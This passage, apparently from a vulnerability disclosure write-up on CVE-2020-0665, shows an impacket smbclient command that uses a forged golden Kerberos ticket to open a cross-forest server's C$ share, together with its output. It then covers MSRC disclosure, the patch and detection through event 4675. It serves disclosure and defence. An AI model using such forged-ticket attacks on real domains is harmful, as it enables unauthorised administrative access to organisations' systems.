
Using the golden ticket:

```
KRB5CCNAME=superuser.ccache python ~/impacket/examples/smbclient.py -k forest-
a.krbtgt.cloud/superuser@forest-b-server.forest-b.krbtgt.cloud -no-pass  -debug
Impacket v0.9.23.dev1+20210528.195232.25c62f65 - Copyright 2020 SecureAuth
Corporation

[+] Impacket Library Installation Path: /home/user/impacket/impacket
[+] Using Kerberos Cache: superuser.ccache
[+] SPN CIFS/FOREST-B-SERVER.FOREST-B.KRBTGT.CLOUD@FOREST-A.KRBTGT.CLOUD not found
in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for KRBTGT/FOREST-A.KRBTGT.CLOUD@FOREST-
A.KRBTGT.CLOUD
[+] Using TGT from cache
[+] Trying to connect to KDC at FOREST-A.KRBTGT.CLOUD
[+] Trying to connect to KDC at FOREST-B.KRBTGT.CLOUD
Type help for list of commands
# use C$
# ls
drw-rw-rw-          0  Mon Aug 17 03:45:45 2020 $Recycle.Bin
-rw-rw-rw-     389408  Wed Dec  4 21:28:06 2019 bootmgr
-rw-rw-rw-          1  Wed Dec  4 21:28:06 2019 BOOTNXT
drw-rw-rw-          0  Wed Dec  4 21:44:12 2019 Documents and Settings
drw-rw-rw-          0  Thu Jun 10 11:40:01 2021 Packages
drw-rw-rw-          0  Wed Dec  4 21:37:36 2019 PerfLogs
drw-rw-rw-          0  Wed Dec  4 21:37:36 2019 Program Files
drw-rw-rw-          0  Wed Dec  4 21:37:36 2019 Program Files (x86)
drw-rw-rw-          0  Mon Aug 17 09:35:12 2020 ProgramData
drw-rw-rw-          0  Wed Dec  4 21:44:13 2019 Recovery
drw-rw-rw-          0  Wed Aug 19 01:32:33 2020 System Volume Information
drw-rw-rw-          0  Mon Aug 17 03:44:52 2020 Users
drw-rw-rw-          0  Mon Aug 17 01:46:32 2020 Windows
drw-rw-rw-          0  Thu Jun 10 11:40:01 2021 WindowsAzure
#
```

This last attack is also likely easier to automate using mimikatz/kekeo or Rubeus.

Disclosure and patch notes

This attack was disclosed to MSRC in October 2019, and a patch was issued in February 2020. The patch updates Windows hosts to refuse SIDs in Kerberos service tickets that are local to it's own domain. Attempting to authenticate with a ticket containing such a local SID will cause an event with ID `4675` to be raised on the victim server/workstation. This event ID is documented as being only applicable to Domain Controllers, but after this patch it can trigger on workstations and servers as well. The event log will also indicate which SID was filtered, which in this case will be the local Administrator user (in my case this is renamed to Superuser, but this will commonly say `servername\Administrator`):



```
Filtered: Log: Security; Source: ; Event ID: 4675. Number of events: 1

Keywords       Date and Time          Source        Event ID   Task Category
Audit Fail...  6/3/2021 7:50:51 PM    Microsoft ...     4675   Logon

Event 4675, Microsoft Windows security auditing.

SIDs were filtered.

Target Account:
        Security ID:            forest-a\forest-a-dc$
        Account Name:           -
        Account Domain:         -

Trust Information:
        Trust Direction:    0
        Trust Attributes:   0
        Trust Type:         0
        TDO Domain SID: NULL SID

Filtered SIDs:
                forest-a-server\superuser
```

The vulnerability was assigned CVE-2020-0665.

As a closing note: though this vulnerability is now patched, using a forest trust still implies that you trust the forest on the other side of the trust. If this other forest is compromised, chances are that the compromise can be extended over the trust as well, either through permissions granted cross-forest, password reuse, or through another vulnerability in the trust handling.